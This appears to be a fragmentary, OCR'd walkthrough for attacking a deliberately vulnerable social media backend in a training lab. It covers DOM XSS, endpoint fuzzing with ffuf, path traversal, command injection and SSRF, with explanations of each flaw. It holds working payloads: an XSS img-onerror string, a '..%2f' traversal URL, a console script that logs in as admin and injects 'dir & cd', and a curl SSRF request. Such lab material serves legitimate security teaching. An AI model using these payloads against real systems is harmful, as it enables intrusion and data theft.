
Now we can check this parameters for dom xss

with ?mesage= parameter we can pass argument like this

https://0456b94fec66.ngrok-free.app/?message=hello

in the place of hello we can inject xss payload `<img src=x onerror=alert(1)>`






2.


Now we will do with ' theme_message ' parameter

but first we have to login first in any user



/?theme_message= `<img src=x onerror=alert(1)>`

Enter the url but nothing will happen then click on theme change symbol and you will see the xss trigger



- **important things**

To find out the backend server api endpoint we have follow these process

- **First we have to fuzzing the endpoint through ffuf tool**

use this wordlist

sudo nano apiend.txt

api/login

api/reset-users

api/update-profile

api/file/

api/register

api/users/:id

api/fetch-url

api/upload

debug/users

api/transfer-funds


api/posts

api/messages

-

```
ffuf -w apiend.txt -u https://wj37h3fx-3001.inc1.devtunnels.ms/FUZZ -X POST -mc 200,401,403,404,500 -v
```

-




- **Then manually test every endpoint with curl command to verify that**

using this command: curl -i https://wj37h3fx-3001.inc1.devtunnels.ms/api/file/

```
    use -X GET   or  POST  for manual testing
```

we can identify that the api is present in the backend



7 Path Traversal Vulnerability

Path traversal vulnerability — also called **directory traversal** — is a type of security flaw where an attacker tricks an application into reading (or sometimes writing) files **outside of the intended directory** by manipulating file path input.

How it works


When a web app takes a **user-supplied file path** and uses it directly without validation, the attacker can insert special sequences like:

perl

```
../ ..\ %2e%2e%2f (URL-encoded ../)
```

These sequences tell the operating system to go “up” one directory.
By chaining them, the attacker can move from the intended folder to sensitive system or application directories.

In the browser use this https://(url)/api/file/..%2f..%2f/password



8 Command Injection

Command injection vulnerability happens when a web application takes user input and passes it directly into a system shell or operating system command without proper sanitization or validation.

It allows an attacker to execute arbitrary OS commands on the server — often with the same privileges as the application.

in the website we will do command injection in here https://wj37h3fx-3001.inc1.devtunnels.ms/api/login [change the url]


use this code in browser console

(async () => {
try {
// Step 1: Login to get admin JWT token
const loginResponse = await fetch('https://wj37h3fx-3001.inc1.devtunnels.ms/api/login', {
method: 'POST',
headers: { 'Content-Type': 'application/json' },
body: JSON.stringify({ username: 'admin', password: 'admin123' })
});
const loginData = await loginResponse.json();
console.log("Login Response:", loginData);

```
if (!loginData.success || !loginData.token) {
  console.error("Login failed or no token received");
```

```
  return;
}

const token = loginData.token;

// Step 2: Use the token to call command injection endpoint
const cmdResponse = await fetch('https://wj37h3fx-
3001.inc1.devtunnels.ms/api/system/info', {
  method: 'POST',
  headers: {
    'Content-Type': 'application/json',
    'Authorization': 'Bearer ' + token
  },
  body: JSON.stringify({ command: 'dir & cd' })  // Windows commands; dir -->
for listed files and cd --> show directry path
});
const cmdData = await cmdResponse.json();
console.log("Command Injection Response:", cmdData);
```

} catch (err) {
console.error("Error during requests:", err);
}
})();



10 SSRF

•

The SSRF (Server-Side Request Forgery) vulnerability in this vulnerable social media backend occurs in the `/api/fetch-url` endpoint. Here's what actually happens:

- The backend accepts a POST request with a JSON body containing a `url` field.

- The server uses this URL to make an HTTP or HTTPS request internally from the backend itself.

- There is no validation or filtering on the URL, so an attacker can submit URLs pointing to any internal or external resource.

- This allows the attacker to force the backend server to make requests to arbitrary URLs, including internal network resources, localhost services, cloud provider metadata endpoints, or restricted APIs that are normally inaccessible from outside.

- The backend then returns the fetched response content (up to 1000 characters) to the attacker.

Why This is Risky:

- The backend essentially acts as a proxy that fetches any URL the attacker chooses.

- It allows bypassing firewall rules or network segmentation, accessing sensitive internal resources.

- The attacker can enumerate internal devices, extract sensitive data from internal applications, or exploit internal services.

- If the backend runs with elevated privileges, SSRF can lead to severe impact like data exfiltration, internal network mapping, or additional internal attacks.

For this website use this command to trigger ssrf

curl -s -X POST https://wj37h3fx-3001.inc1.devtunnels.ms/api/fetch-url -H "Content-Type: application/json" -d '{"url":"https://wj37h3fx-3001.inc1.devtunnels.ms/api/posts"}' | jq -r '.content' | jq

This command is a simple way to trigger SSRF (Server-Side Request Forgery) in the vulnerable backend:

- The endpoint `/api/fetch-url` accepts a POST request with a JSON body containing a `"url"` field.

- When you send `{"url":"https://wj37h3fx-3001.inc1.devtunnels.ms/api/posts"}`, the backend server makes an internal HTTP request to that URL itself.

- This means the server fetches data from `/api/posts` internally — effectively allowing you to make the server request any URL you want, including internal or protected resources.

- The response from the internal request is returned by `/api/fetch-url` inside the `"content"` field.

The command ends with two calls to `jq` :

- The first `jq -r '.content'` extracts the raw JSON string inside the `"content"` field.

- The second `jq` pretty-prints that JSON so it is easy to read and understand.

To install jq use sudo apt install jq [for linux]